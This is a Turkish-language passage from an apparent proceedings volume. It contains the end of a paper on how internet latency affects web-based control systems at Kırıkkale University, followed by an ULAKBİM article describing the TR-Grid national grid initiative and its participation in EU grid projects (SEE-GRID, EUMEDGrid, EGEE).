$t_2$  ve  $t_4$  zaman gecikmelerinde en önemli etkenler ise İnternetteki trafik yoğunluğu ve bağlantı bant genişliğidir. Bu etkenler sistem ile kullanıcı arasındaki veri aktarım hızını doğrudan etkilemektedirler. Kontrol sisteminin bağlı olduğu bilgisayar ağının bağlantı bant genişliğinin yüksek olması sistem performansını olumlu etkileyecektir. Özellikle İnternet trafiğinin yoğun olduğu saatlerde sistemden daha yüksek performans ve daha hızlı sonuç alabilmek için yüksek bant genişliği tercih edilmelidir. Şekil 4.'te görüldüğü gibi sistemin bağlı olduğu Kırıkkale Üniversitesi bilgisayar ağının İnternet trafik yoğunluğu ile web tabanlı kontrol sisteminden cevap alma süresi arasında yakın bir ilişki vardır. İnternet trafik yoğunluğunun yüksek olduğu saatlerde sistemin cevap süresi de artmaktadır. İnternet trafik yoğunluğunun düşük olduğu saatlerde ise düşük cevap zamanı ve yüksek performans gözlenmektedir. Dolayısıyla sistem performansı ile İnternet trafik yoğunluğu arasında ters orantılı bir ilişki vardır. Bu performans problemini çözebilmenin en iyi yolu yüksek bant genişliğinin tercih edilmesidir.

### 3.3. Sisteme Uzaklık

$t_2$  ve  $t_4$  zaman gecikmeleri üzerindeki bir diğer etken ise kullanıcının kontrol sistemine olan uzaklığıdır. Kullanıcının sisteme olan uzaklığı arttıkça sistemden cevap alınma süresi de artmaktadır. Uzaklık azaldıkça ise cevap alınma süresi azalmakta, performans artmaktadır. Burada bilgisayar ağ cihaz sayısının da önemli rolü vardır. Kullanıcı komutlarının kontrol sistemine İnternet üzerinden ulaşana kadar ve sistem bilgilerinin kullanıcı tarafına aktarılmasına kadar üzerinden geçiş yapılan aktif bilgisayar ağı cihazı (yönlendirici-router, anahtarlama cihazı-switch, vb.) sayısı arttıkça zaman gecikmesi artmaktadır. Tablo 1.'de farklı mesafelerde ve bilgisayar ağı cihaz sayılarında oluşan



zaman gecikmeleri görülmektedir. Kırıkkale Üniversitesi'nde bulunan web tabanlı kontrol sistemine yerel bilgisayar ağından (Intranet) ve 3 farklı uzak noktadan yapılan bağlantılarda elde edilen ortalama zaman gecikmeleri, sisteme olan uzaklık ve bilgisayar ağ cihazları sayısı ile zaman gecikmesinin doğru orantılı olduğunu göstermektedir.

Ağ Türü	Uzaklık (km)	Bilgisayar Ağı (Network) Cihaz Sayısı	Zaman Gecikmesi (ms)	Performans Oranı (%)
Yerel Ağ Intranet	< 1	3	105	90
Ulaknet	~100	9	155	82
TTNet	~250	11	175	71
Ulaknet	>500	14	195	64

Tablo1. Farklı mesafelerde zaman gecikmeleri

### 3.4. Veri Miktarı

Kontrol sistemi tarafı ile kullanıcı tarafı arasında aktarılabilecek veri miktarının en aza indirilmesi  $t_2$  ve  $t_4$  zaman gecikmelerini düşürecektir. Kullanıcının kontrol komutlarının veya kontrol sisteminin kontrol bilgilerinin karşı tarafa aktarılması işlemi için gerekli veri aktarımı mümkün olan en az miktarda veri ile sağlanması performansı artıracaktır. Web arayüzünde gereksiz grafiksel nesnelerinin bulunmaması, grafiksel nesnelere gerekli ise bu grafiksel nesnelere düşük boyutlu seçilmesi de web arayüzünün yüklenme ve yenileme zamanını kısaltacaktır. Ayrıca web arayüzünde tekrarlanan verilerin karşı sunucudan her defasında yeniden yüklenmesi yerine sadece yenilenen verilerin kullanıcı tarafına aktarılması performansı artırır. Yine aynı şekilde kullanıcı tarafından kontrol sistemi tarafına veri ve işlem komutu aktarılırken web arayüzündeki içeriğin komple aktarılması yerine sadece kullanıcı tarafından yapılan değişiklikleri içeren verilerin aktarılması zaman gecikmesini azaltır, sistemi hızlandırır ve performansı artırır. Bu işlemleri uygulamak için kontrol programı ve web arayüzünde kullanılan algoritmaların tekrar gözden geçirilmesi ve uygun algoritmaların seçilmesi önemlidir. Seçilen algoritmalar en kısa zamanda en hızlı

cevabı veren algoritmalar olmalıdır. Hazırlanan algoritmalar mutlaka performans testinden geçirilmelidir. Yukarıda bahsedilen işlemlerin uygulanması ile elde edilen performans artışı Tablo 2.'de görüldüğü gibidir.

### 3.5. Güvenlik Performans İlişkisi

İnternet gibi genele açık bir ağa bağlanan web tabanlı kontrol sistemlerine benzer sistemlerin dışardan gelebilecek tehlikelere karşı korunması, bilgi ve verilere izin verildiği ölçüde erişilmesi ve kullanıcılar tarafından yapılacak erişimlerin denetlenebilmesini belirten *sistem güvenliği* son derece önemlidir[11]. Ancak bir sistem için güvenlikle performans arasında ters orantılı bir ilişki vardır. Sistemde güvenliği arttırmak için yapılan yazılımsal (Güvenlik algoritmaları, Kripto kullanımı vb.) ve donanımsal (Firewall, IDS vb.) çalışmalar iyi konfigüre edilemediği takdirde performansı düşürmektedir. Performans için güvenliği tamamen arka plana atmak ise sistemi saldırılara açık hale getirir ve daha kötü sonuçlara yol açabilir. Bu yüzden güvenlik-performans ilişkisini iyi ayarlamak ve aynı anda en üst düzeyde performans ve güvenliği sağlayacak sistemi tasarlamak gerekir.

### 3.6. Diğer Performans Unsurları

Web tabanlı kontrol uygulamalarında İnternet katmanının sistem performansına olan etkisinde diğer unsurlar ise şu şekildedir:

**Web Sunucu:** Sistem performansında web sunucu bilgisayarın belirgin bir rolü vardır. Yüksek işlemci, bellek ve disk hızına sahip bir donanım performansı belirgin bir şekilde artırır. Özellikle web sunucusu üzerinde aynı zamanda kontrol yazılımı ve diğer sunucu uygulamaları da (veritabanı, video, vb.) çalışıyor ise yani sistemde sadece tek sunucu bilgisayar varsa o zaman mutlaka donanım özellikleri artırılmalıdır.

**Kontrol Ünitesi:** Web tabanlı kontrol sisteminde donanımları kontrolünü gerçekleştiren kontrol ünitesi sisteme iki farklı şekilde bağlanmaktadır. Birinci bağlanma şeklinde kontrol ünitesi doğrudan sunucu bilgisayara bağlanmaktadır.

İkinci bağlantı şeklinde ise kontrol ünitesi istemci bir bilgisayara bağlanmakta daha sonra bilgisayar ağı aracılığı ile sunucu bilgisayara veriler aktarılmaktadır. Kontrol ünitesinin bir istemci bilgisayara bağlanması yerine doğrudan sunucu bilgisayara bağlantısı gerçekleştirilirse yani birinci bağlantı şekli tercih edilmesi durumunda performans artışı görülmektedir. Çünkü bu bağlantı türünde kontrol komutlarının ve kontrol bilgilerinin sunucu bilgisayar, kontrol ünitesi ve kontrol edilen sistem arasında mümkün olan en hızlı şekilde aktarılması sağlanmış olmakta araya giren ikinci bir donanımın oluşturduğu zaman gecikmesinin önüne geçilmiş olmaktadır.

Version	Grafiksel İçerik	Veritabanı Aktarımı	İşlem Komutları	Algoritma Düzenleme	Zaman Gecikmesi (ms)	Performans (%)
v1	X	X	X	X	190	66
v2	v	X	X	X	173	72
v3	v	v	X	X	162	79
v4	v	v	v	X	160	80
v5	v	v	v	v	131	86

Tablo 2. Düzenleme işlemlerinin performansa etkisi

### 4. Sonuç

Sistem performansı, özellikle eş-zamanlı gözlem ve kontrol gerektiren uygulamalarda en önemli etkidir. Bu çalışmada, web tabanlı kontrol ile ilgili temel bilgiler verilmiş, web tabanlı kontrol uygulamalarında İnternet katmanının sistem performansına etkisi detaylı bir şekilde incelenmiştir. Sistem performansını etkileyen unsurlar ve sistem performansını arttırmak için dikkate alınması gereken parametreler şunlardır:

- Web tabanlı kontrol sistemine İnternet üzerinden bağlanan kullanıcının kontrol işlemini gerçekleştirdiği donanımın performansa büyük etkisi vardır. Kullanıcıya her zaman için güçlü donanım seçimi tavsiye edilir.
- Sistem performansı ile İnternet trafik yoğunluğu arasında ters orantılı bir ilişki

vardır. Bu performans problemini çözebilmenin en iyi yolu yüksek bant genişliğinin tercih edilmesidir.

- Yapılan deneysel uygulamalar kullanıcının sisteme olan uzaklığı ve üzerinden geçiş yapılan bilgisayar ağ cihazı sayısı ile zaman gecikmesinin doğru orantılı olduğunu göstermektedir.
- Kullanıcının kontrol komutlarını veya kontrol sisteminin kontrol bilgilerini karşı tarafa aktarılması işlemi için gerekli veri aktarımı mümkün olan en az miktarda veri ile sağlanması performansı artıracaktır.
- Sistem tasarlanırken, sistemin bir İnternet uygulaması olduğu unutulmamalı, sistem tasarımında kullanılan algoritmalar en kısa zamanda en hızlı cevabı veren algoritmalar olmalıdır. Hazırlanan algoritmalar mutlaka performans testinden geçirilmelidir.
- Bir sistem için güvenlikle performans arasında ters orantılı bir ilişki vardır. Bu yüzden güvenlik-performans ilişkisini iyi ayarlamak ve aynı anda en üst düzeyde performans ve güvenliği sağlayacak sistemi tasarlamak gerekir.
- Sistem performansında web sunucu bilgisayarın belirgin bir rolü vardır. Yüksek işlemci, bellek ve disk hızına sahip bir donanım performansı belirgin bir şekilde artırır.
- Kontrol ünitesinin bir istemci bilgisayara bağlanması yerine doğrudan sunucu bilgisayara bağlantısının gerçekleştirilmesi performansı artırır.

### Kaynaklar

[1].Çabuk,A.veErdoğan,Ş.,”BilgisayarDestekli Tasarım ve Coğrafi Bilgi Sistemlerinin Kullanım Olanaklarının Genişletilebilmesi İçin İnternet Tabanlı Eğitim Modellerinden Yararlanılması”, *Türkiye’de İnternet Konferansları 2000(inet-tr’2000)*, İstanbul, 2000.

[2].Calkin,D.W. and Parkin, R.M., “Telerobot control via Internet”, *Proceeding of the 1998 IEEE International Symposium on Industrial Electronics*, 1999, 298.

- [3].Jachimski, M., Small Internet Monitoring and Control Device, *International Carpathian Control Conference (ICCC)*,2002, 697.
- [4].Altun, Z.G.,“Process Control via Internet”, Transactions of the SDPS, 2001, 5- 21.
- [5].C.Bonivento, L.Gentili, L.Marconi, L.Rappini,“A Web Based Laboratory for Control Engineering Education”, Second International Workshop on Tele-Education in Engineering Using Virtual Laboratories, 2002, 212.
- [6].Arslan, M., “İnternet Tabanlı Sıcaklık Kontrol Sistemi”, *Kırıkkale Üniversitesi Fen Bilimleri Enstitüsü Yüksek Lisans Tezi*, Kırıkkale, 2005.
- [7].Tan,L.S. ve Yang, S.H., “Requirements Specification and Architecture Design for Internet-based Control Systems”, *26th Annual International Computer Software and Applications Conference (COMPSAC'02)*, 2002,356-368.
- [8].Feijs, L. and Manders, M., “Internet Control and Monitoring”, *Xootic Magazine*, July 2000, 45-55.
- [9].Arslan,M., Atabaş, İ., Erişen, A. ve Uzun, İ., “Web Tabanlı Kontrol Uygulamalarında İnternet Kaynaklı Temel Sorunlar Ve Çözüm Önerileri”, *IV. Bilgi Teknolojileri Kongresi - Akademik Bilişim Sempozyumu (AB'06)*, Şubat 2006, Denizli, sf. 349-352.
- [10].Yang, S.H. and Chen, X., “Design Issues and Implementation of Internet-based Process Control Systems, *Control Engineering Practice*”, 2003,11, 709.
- [11].R.Çölkesen ve B.Örencik, Bilgisayar Haberleşmesi ve Ağ Teknolojileri, *Papatya Yayıncılık*, 2000.

## TR-Grid Oluşumu

**Onur Temizsoylu, Burcu Akcan, Aslı Zengin**

TÜBİTAK ULAKBİM

onurt@ulakbim.gov.tr, burcu@ulakbim.gov.tr, asli@ulakbim.gov.tr

### Grid Nedir?


World Wide Web yoluyla farklı coğrafyalar-daki milyonlarca bilgisayarda bulunan bilgiye limitsiz ve sınırsız ulaşıyoruz. Dünya üstünde-ki bilgi işlem gücüne ve veriye etkin biçimde ulaşmanın yolu olan bu yeni altyapının adıyla Grid'dir.



Grid, bilgisayar kaynaklarının (işlemci gücü, hafıza, depolama, yazılım, veri) esnek, güvenli, eşgüdümlü olarak, kişi ve kuruluşlar tarafından internet üzerinden paylaşımı olarak tanımlanabilir. Grid; verimsiz bir şekilde kullanılan kaynaklardan en üst düzeyde yararlanmayı hedeflemektedir. Ortak hedeflere ulaşmak üzere çalışan gruplar (sanal organizasyonlar), coğrafik olarak dağıtık kaynakların grid sayesinde paylaşımına imkan tanımaktadır.

Grid; hesaplama, saklama, yedekleme gibi birçok farklı birimden oluşabilir. Dağıtık hesaplama olarak adlandırılan bilgi işleme yönteminin sanallaştırılmasını sağlayan çözüm mimarisine kısaca grid hesaplaması denilmektedir. Buradaki temel amaç dağıtık bilgi işleme ve veri kaynaklarının kullanmakta olduğu işlemci güçleri, ağ ve depolama kapasiteleri ile tek ve büyük bir sistem yaratılmasıdır. Yaratılan bu sistem

tamamen birbirinden bağımsız çalışmakta olan ve birbirine benzemeyen sistemlerin bir araya gelerek oluşturduğu sanal bir işleme gücüdür.



Grid ortakatman yazılımları ana yapısı açık standartlardan ve protokollerden oluşmaktadır. Open Grid Services Architecture (OGSA) olarak adlandırılan bu açık mimari heterojen ve coğrafi dağıtık çevrelerin birbirleri arasında haberleşmelerine imkan tanır. Grid e-altyapısı ile her bir sanal organizasyon içindeki bilgi işleme gücü ve veri kaynakları optimize olarak kullanılır.

### Grid'in Faydaları

Grid e-altyapısı paylaşılabılır bilgi işleme gücü sunar. Günümüzde bilgi işleme ortamları çabuk toparlanan, esnek ve entegre edilebilir olmaya ihtiyaç duymaktadır. Bu nedenle kritik iş süreçleri için grid çözümü uygulanmasının hem iş hem de teknolojik yararları olduğu açıktır.

### İş yararları:

- Kalibrasyon ve işletim esnekliğini getirir
- İş ihtiyaçları değişkenlerine göre ölçeklenebilir
- Üretimi artırır
- Ana yatırım maliyetlerini azaltır

### Teknolojik yararları:

- Altyapıda optimizasyon sağlar
- Veriye ulaşılabilirliği artırır
- Kendini toparlayan, yüksek kullanılabilirliği olan etkin bir altyapıdır.

### Grid Hesaplama Sistemlerini Kimler Kullanır?

Grid hesaplama teknikleri ve altyapısı öncelikli olarak akademik çalışmalar için üniversiteler ve araştırma enstitüleri tarafından kullanılmaktadır. Bu kapsamda temel çalışma alanları;

- Yüksek Enerji Fiziği
- Temel Bilimler (Fizik, Kimya, Matematik)
- Biyomedikal
- Yer Bilimleri
- Hava Tahmin Araştırmaları
- Uzay Bilimleri
- Beyin Dinamikleri Araştırmaları
- Bilgisayar Bilimleri
- Malzeme Bilimleri
- Genetik Araştırmalar

olarak verilebilir.

Büyük bir hızla gelişmeye devam eden grid altyapısı akademik çevrelerin dışında;

- Temel ve ileri tıp bilimleri
- İlaç sanayi
- İmalat sektörü
- Hizmet birimleri
- Hükümetler
- Elektronik ve nano teknoloji şirketleri

Sinema ve eğlence sanayi gibi pek çok farklı kullanıcı potansiyeline sahiptir.

### Tübitak Ulakbim ve TR-Grid e-Altyapısı

Türkiye’de grid çalışmaları TÜBİTAK-ULAKBİM ve çeşitli üniversitelerin bünyesinde bulunan yüksek başarılı bilgisayar merkezlerinin TR-Grid projesi altında birleştirilmesi ve Avrupa Birliği 6. Çerçeve grid

çalışmalarına katılımın sağlanması amacıyla ULAKBİM koordinasyonunda TR-Grid Girişimi adı altında 2003 yılında başlamıştır.



TR-Grid girişiminin ilk aşamada yürütülmekte olduğu çalışmalar son kullanıcıların uygulama ve altyapı ihtiyaçlarını belirlemeye yönelik olup hedefleri arasında;

Ulusal kullanıcı kitlesini yüksek başarılı bilgi işleme, grid yapıları ve uluslararası grid projeleri konularında bilgilendirmek,

- Bölgesel uygulamalar geliştirmek,
- Ulusal grid altyapısını kurmak,
- Uluslararası grid projelerinde etkin olarak yer almak,
- Akademik ve ticari dünya ile yüksek başarılı kaynakları geliştirmek ve arttırmak için çalışmak yer alır.

ULAKBİM yüksek başarılı bilgi işleme konusundaki çalışmalarına 2003 yılında 128 işlemcili küme bilgisayar sistemini kurarak başlamıştır. Bu merkeze olan yoğun talep ve yürütülmekte olan <http://www.grid.org.tr> kapsamında yer alan çalışmalar benzer merkezlere olan ihtiyacı ortaya koymuştur. **“ULAKBİM Yüksek Başarılı Bilgi İşlem Merkezi”** adı altında 2003-2005 yılları arasında aktif olarak faaliyet gösteren küme bilgisayar sistemi çok sayıda araştırmacının paralel işlem yapabilmesine imkan tanımıştır. TR-Grid ulusal grid oluşumunun aktif hale gelmesi ve ULAKBİM’in Avrupa Birliği 6. Çerçeve programı grid projelerindeki etkinliğinin artması sonucunda küme bilgisayar merkezi yazılım ve orta katman değişikliği yapılarak grid

yapısına dönüştürülmüştür. Yüksek Başarılı Bilgi İşlem Merkezi’nde çalışma yapan mevcut kullanıcılar bu yeni altyapıya taşınarak grid ortamında iş koşturmaları sağlanmıştır. ULAKBİM, AB kaynaklı grid projelerinin yanı sıra TÜBİTAK destekli “Türk Ulusal Grid Altyapısı (TUGA)” projesi ile grid altyapısının ülke çapında yaygınlaştırılmasını ve genişletilmesini hedeflemekte ve çalışmalarına bu yönde devam etmektedir.

TR-Grid Oluşumu ULAKBİM koordinasyonunda aşağıdaki üniversiteleri kapsayacak biçimde 2007 yılı itibarı ile yeniden yapılandırılmıştır.

- Bilkent Üniversitesi
- Boğaziçi Üniversitesi
- Çukurova Üniversitesi
- Erciyes Üniversitesi
- İstanbul Teknik Üniversitesi
- Orta Doğu Teknik Üniversitesi
- Pamukkale Üniversitesi

ULAKBİM yer aldığı grid projelerini tanıtmak, grid kavramını açıklamak, TR-Grid Oluşumunu olgunlaştırmak, strateji ve kullanıcı politikasını belirlemek amacı ile “Ulusal Grid Çalıştayı” düzenleyecektir. Çalıştay hakkında bilgi edinmek ve katılmak için <http://www.grid.org.tr/etkinlikler/toplant/2006calistay/index.uhtml> adresinden bilgi edinilebilir.

### Türk Ulusal Grid Altyapı Projesi (TUGA)

Bilimsel gelişimi takip edebilmek ve yapılan çalışmalara uyum sağlayabilmek için giderek daha karmaşık sistemlerin incelenmesi gerekmektedir. Bu tür çalışmalar yüksek işlem hızı, hafıza ve depolama kapasitesini gerektirdiğinden yüksek başarılı bilgisayar merkezlerinin kurularak akademisyenlerin erişimi sağlanmalıdır.

Türkiye’deki araştırmacılar rekabetçi araştırma ortamının gerektirdiği işlem gücünü edinmek için çeşitli proje destek kaynakları ile güçlü bilgisayarlar alınmaktadır. ULAKBİM, uluslararası

sı bilim çevresindeki benzer kaynaklarla kıyaslandığında oldukça yetersiz kalan ve genellikle etkin olarak kullanılmayan bu kaynakların ulusal grid altyapısı ile verimli olarak kullanımını hedeflemektedir. Ulusal grid altyapısının, Avrupa grid yapıları başta olmak üzere diğer grid yapılarına bir giriş kapısı olacağından Türkiye’deki araştırmacı çevresine muazzam bir hesaplama kaynağı sunması beklenmektedir.

TUGA projesi, yüksek başarılı bilgisayar merkezlerinin üniversite bünyelerinde kurularak ulusal grid altyapısının oluşturulmasını amaçlamaktadır. Bu amaçla küme bilgisayar yapıları temin edilerek belirlenmiş merkezlerle yerleştirmiş ve grid yapısı altında birleştirilmiştir. Projenin finansal desteği TÜBİTAK TARAL tarafından sağlanmış olup iş gücü ve her türlü teknik desteği ULAKBİM grid personeli tarafından verilmiştir.

ULAKBİM, TUGA projesi sürecinde Avrupa Birliği destekli grid projelerinde yer almaya devam ederek, TR-Grid altyapısının yapısının oluşumu ile birlikte Avrupa grid yapısına katılım konusunda gerekli girişimlerde bulunmuştur. Grid konusunda toplantı, çalıştay ve eğitim gibi etkinlikler düzenlenmesi ile ulusal grid bilincinin oluşturulması ve yaygınlaştırılması da ayrıca büyük önem taşımaktadır.

TR-Grid e-altyapısı TUGA kapsamında aşağıdaki merkezlerde kurulu olan sistemlerden oluşmaktadır.

- ULAKBİM
- Boğaziçi Üniversitesi
- Çukurova Üniversitesi
- Erciyes Üniversitesi
- İstanbul Teknik Üniversitesi
- Orta Doğu Teknik Üniversitesi
- Pamukkale Üniversitesi

Bilkent Üniversitesi de ayrıca kendi kaynakları ile bir grid noktası olarak TR-Grid altyapısına destek vermektedir.



## Avrupa Birliği Destekli Grid Projeleri

### SEE-GRID (South Eastern European Grid-enabled Infrastructure Development)

TR-Grid girişimi, ULAKBİM koordinatörlüğün de Avrupa Birliği 6. Çerçeve Programı olarak 2004-2006 yılları arasında gerçekleştirilen SEE-GRID projesinde yer almıştır. SEE-GRID projesinin amacı; Güney Doğu Avrupa ülkelerinin, Pan-Avrupa başta olmak üzere tüm grid girişimlerine katılımı için özel destek sağlamaktır. Avrupa Akademik Ağı Geant bağlantısı ile gerçekleştirilen bu grid yapılanması kapsamında;

- Konferans ve eğitimler gibi insan ağını geliştirmeye yönelik aktiviteler,
- Bölgesel grid uygulamaları geliştirme,
- Operasyon ve destek merkezleri kurma,
- Ulusal grid altyapılarının kurulması gibi aktiviteler gerçekleştirilmiştir.



<http://www.see-grid.org>  
<http://www.see-grid.eu>

SEE-GRID projesi ULAKBİM'in grid çalışmalarına etkin olarak katılmasını, Türkiye'de ilk olarak bir test grid yatağının kurulmasını, grid servislerinin kurulum ve işletiminin sağlanmasını, hem ulusal hem de bölgesel servis desteği verilmesini ve grid ortamı için önemli bir bölgesel uygulamanın geliştirilmesi ve sağlanacağı açısından büyük önem taşımaktadır.

SEE-GRID kapsamında Bilkent Üniversitesi ULAKBİM altyüklenicisi olarak SEE4SEE (Search Engine for South East Europe) (<http://se4-see.grid.org.tr/>) bölgesel uygulama yazılımını geliştirerek bölge ülkelerinin kullanımına açmıştır.

SEE-GRID projesinin başarı ile tamamlanması ve bölge ülkelerinde grid bilinci ve altyapısı olarak hedeflerin gerçekleştirilmesi üzerine projenin ikinci aşaması SEE-GRID2 adı altında 2006-2008 yılları arasında gerçekleştirilmek üzere başlatılmıştır. SEE-GRID2 projesi var olan SEE-GRID altyapısını genişletmeyi ve geliştirmeyi amaçlamaktadır. Başlangıçta var olan SEE-GRID insan ağını kullanarak katılımcı ülkeler arasındaki bilimsel işbirliğini ve birlikte çalışılabilirliği arttıracaktır ve bölgesel uygulamaların geliştirilmesine önemli oranda destek verecektir.

SEE-GRID Projesinde yer alan kuruluş ve ülkeler;

- GRNet (Yunanistan)
- CERN (İsviçre)
- IPP (Bulgaristan)
- ICI (Romanya)
- SZTAKI (Macaristan)
- ASA/INIMA (Arnavutluk)
- BIHARNET (Bosna Hersek)
- UKIM (Makedonya)
- UOB (Sırbistan Karadağ)
- UOM (Sırbistan Karadağ)
- RBI (Hırvatistan)

ve projenin ikinci aşamasında, SEE-GRID2 projesinde önceki katılımcıların yanı sıra yeni bir katılımcı olarak

- RENAM (Moldovya)

yer almaktadır.

### EUMEDGrid (Empowering eScience Across the Mediterranean)

ULAKBİM, Balkanlar, Kuzey Avrupa, Latin Amerika ve Uzak Doğu Asya grid yapılarına entegre edilebilecek bir Akdeniz grid altyapısı

kurulmasını <http://www.eumedgrid.org> amaçlayan ve 2006 yılında başlatılan EUMEDGrid projesinde yer almaktadır.



<http://www.eumedgrid.org>

Bu proje ile Akdeniz ülkelerinde çalışan araştırmacıların grid bilincinin artırılması, Avrupa ve dünya genelinde yapılan çalışmalara katılım imkanının sağlanması ile bilimsel ve teknolojik gelişmelerin yakalanması hedeflenmektedir. EUMEDGrid projesinde yer alan kuruluş ve ülkeler şunlardır:

- CERIST (Cezayir)
- CERN (İsviçre)
- CNRST - MARWAN (Fas)
- GARR (İtalya)
- CYNET (Kuzey Kıbrıs)
- DANTE (İngiltere)
- EUN (Mısır)
- GRNET (Yunanistan)
- INFN (İtalya)
- RED.es (İspanya)
- RNRST (Tunus)
- TÜBİTAK ULAKBİM (Türkiye)
- Catania Üniversitesi (İtalya)
- UoM Malta Üniversitesi (Malta)

### EGEE (Enabling Grids for e-Science)

EGEE oluşumu, Avrupa Araştırma Ağına destek vermek için ulusal ve bölgesel grid yapılarının Avrupa grid altyapısına entegrasyonunu sağlayan ve araştırmacılar için sürekli hizmet veren bir servistir. EGEE konsorsiyumu 27 ülkeden 70 farklı lider kuruluş ile birlikte;

- GEANT
- DEIS A
- SEE-GRID
- EUMEDGRID

- Korea (MoU) Taiwan
- OSG: Open ScienceGrid (USA)
- Baltic States
- Latin America (ALIS/CLARA networking)
- Mediterranean Area (EUMedConnect)

projelerinin işbirliğinde gerçekleştirilen en büyük uluslararası grid oluşumdur.



<http://public.eu-egee.org/>

### Projenin Vizyonu

EGEE-II projesi, Avrupa Araştırma Alanı ve daha da ötesinde üretim grid altyapısı oluşturmak için, dört yıllık bir programın iki yıllık ilk aşaması olarak nitelendirilen EGEE projesinde yapılan çalışmalarını daha ileriye götürmeyi amaçlamaktadır. Akademik ve endüstriyel araştırmacılar, EGEE-e altyapısından uzun süredir yararlanmaktalar. EGEE-e altyapısı, ortak kaynak havuzu, depolama, hesaplama ve ağ oluşturma olanakları sağlayarak, coğrafi konumdan bağımsız olarak çeşitli bilimsel alanlardan birçok uygulamayı desteklemektedir.

EGEE-II projesi, ulusal, bölgesel ve konuya göre düzenlenmiş grid çabaları arasında bağlantı kuran ve dünyadaki diğer gridlerle birlikte islerlik gösteren bu altyapıyı önemli derecede genişletecektir ve sağlamlaştıracaktır. Sonuçta ortaya çıkacak yüksek kapasiteli, dünya çapındaki altyapı yerel kümelerin ve bireysel merkezlerin yeteneklerini geride bırakacak ve hesaplama-yoğun bilimlere için ("e-Bilim") tek ve benzersiz bir araç sağlayacaktır.

Su anda, çeşitli büyük ve küçük ölçekli topluluklar, EGEE altyapısını günlük işlerinde bir araç olarak kullanmaktadırlar. Yüksek Enerji Fiziği, Yer Bilimleri (EGEODE endüstriyel



uygulamasını içermektedir), Astrofizik ve Hesaplamalı Kimya alanlarında çalıştırılan birçok uygulama mevcuttur. EGEE-II, Füzyon ve diğer öğretileri de içerecek şekilde desteklenen uygulamalar portföyünü genişletecektir.

### Projenin Kapsamı

EGEE-II konsorsiyumu 32 ülkeden 90'dan fazla üyeyi içermektedir. Konsorsiyum, 13 federasyon olarak gruplara ayrılmıştır ve Avrupa'dan ulusal grid çabalarının yanı sıra Amerika ve Asya'dan da projeleri temsil etmektedir. Ayrıca, bazı ilişkili projeler mevcut altyapıyı Akdeniz, Baltık devletleri, Latin Amerika ve Çin'e kadar genişletecektir. EGEE ve EGEE-II ile ilişkili diğer projelerle birleştirildiğinde, bu durum projenin dünya genelinde üstlendiği önemli rolü göstermektedir. EGEE-II projesi, hevesli yeni üyelerden ve çok çeşitli ilişkili projelerden oluşan genişletilmiş konsorsiyumuyla, mevcut altyapıyı e-Bilim için gerçek ve kapsamlı bir global platforma dönüştürecektir.



EGEE-II projesine üye olan ülkeler

### Proje Faaliyetleri

EGEE-II projesi, ağ oluşturma, hizmet ve ortak araştırma faaliyetlerinden oluşmaktadır. Daha gelişmiş ve etkili grid teknolojisindeki gelişmelere uyum sağlamak için, proje hizmet ve ağ oluşturma faaliyetlerine ayrılan finansman oranını artırmaktadır. Bu sayede, proje yeni ülkelerin, uygulamaların ve sitelerin altyapıya katılımını sağlayacak ve eğitim, uygulama desteği ve bilginin yayılması için harcanan çaba-

ları genişletecektir. Yazılım geliştirme çabaları gridin temelini oluşturan bileşenlere ve diğer proje ve kaynaklardan gelen üçüncü parti bileşenlerinin entegrasyonuna yoğunlaştırılmıştır.

### Ağ Oluşturma Faaliyetleri

Ağ oluşturma faaliyetleri şunları içermektedir: NA1 (Proje Yönetimi); NA2 (Bilginin Yayılması, İş ve Hizmet Sağlanması); NA3 (Kullanıcı Eğitimi ve Sonuç Çıkarma); NA4 (Uygulamaların Tanımlanması ve Desteklenmesi); ve NA5 (Politika ve Uluslararası İşbirliği).

### Hizmet Faaliyetleri

Hizmet Faaliyetleri şunları içermektedir: SA1 (Avrupa Grid Operasyonları, Destek ve Yönetim); ve SA2 (Ağ Oluşturma Desteği). Yeni bir faaliyet olan SA3 (Ortakatman Bütünleştirilmesi, Test Etme ve Onaylama) faaliyeti altyapıda kurulumu sağlamak amacıyla tümleşik yayımlar sağlamak için çok çeşitli kaynaklardan yazılım öğelerini birleştirmektedir.

### Ortak Araştırma Faaliyetleri

JRA1 (Ortakatman Kurulumu), gLite ortakatmanını geliştirmeye ve desteklemeye devam edecektir. JRA2 (Kalite Güvencesi), projenin güvenlik ve koordinasyonunu içeren tüm kalite unsurlarını yönetecektir.

EGEE, bölgesel grid yapılarını dünyanın her yerindeki bilim adamları ve araştırmacılar için büyük ölçekli bir grid yapısı altında birleştirmektedir. EGEE Avrupa Birliği tarafından fonlanan bir proje olmasının dışında bilimsel araştırmalar için 7 gün 24 saat kesintisiz hizmet veren canlı bir altyapıdır. Şimdiden bir çok bilimsel disipline hizmet eden bu proje, akademik ve sektörel araştırmacılara konumlarından bağımsız olarak hesaplama kaynaklarını sağlamaya çalışmaktadır.

EGEE2 projesi 2006 yılında başlamış olup SEE-GRID projesinde önemli bir birikime ve tecrübeye sahip olan TÜBİTAK-ULAKBİM'de projeye katılmıştır. EGEE2 İsviçre'de bulunan CERN (Nükleer Araştırmalar için Av-

rupa Organizasyonu), tarafından yürütülmektedir ve Avrupa, Asya ve Amerika Birleşik

Devletlerinden 90'ın üzerinde ortak kurumu kapsamaktadır.

### Proje Üyeleri

AGSC	TW	DFN	DE	JINR	RU	TAU	IL
UNIZAR	ES	DKRZ	DE	JKU	AT	TCD	IE
BME	HU	ELETTRA	IT	JSI	SI	TID	ES
CCLRC	UK	ENEA	IT	KFKI-RMKI	HU	TUBITAK-ULAKBİM	TR
CEA	FR	Fhg/SCAI	DE	KIAMRAS	RU	UChicago	US
CERN	CH	FOM	NL	KISTI	KR	UCM	ES
CESGA	ES	FZJ	DE	KTH	SE	UCY	CY
CESNET	CZ	FZK	DE	UR	PT	VEDIN	UK
CGG	FR	GARR	IT	MTA SZTAKI	HU	VH-HIP	FI
CIEVAT	ES	Glasgow	UK	MTW	IT	UIB	NO
ÜKSC	KR	GRNET	GR	NIIF	HU	ÜIBK	AT
CNES	FR	GSI	DE	Oxford	UK	UKBH	DK
CNR-ITB	IT	HEALTHGR ID	FR	PIC	ES	ULB	BE
CNRS	FR	ICI	RO	PNPI	RU	UNICAL	IT
CRSA	FR	uw	PO	PSNC	30	UNILE	IT
CSSI	FR	I-ED	RU	REDES	ES	UNIMAN	UK
CSC	FI	IISAS	SK	RENCI	US	UNINA	IT
ETHZ(CSCS)	CH	IMPBRAS	RU	RRCKI	RU	UWisc-Madison	US
CSIC	ES	Impaial	UK	RUG	NL	UPV	ES
CYFRONET	PO	INFN	IT	SARA	NL	use	US
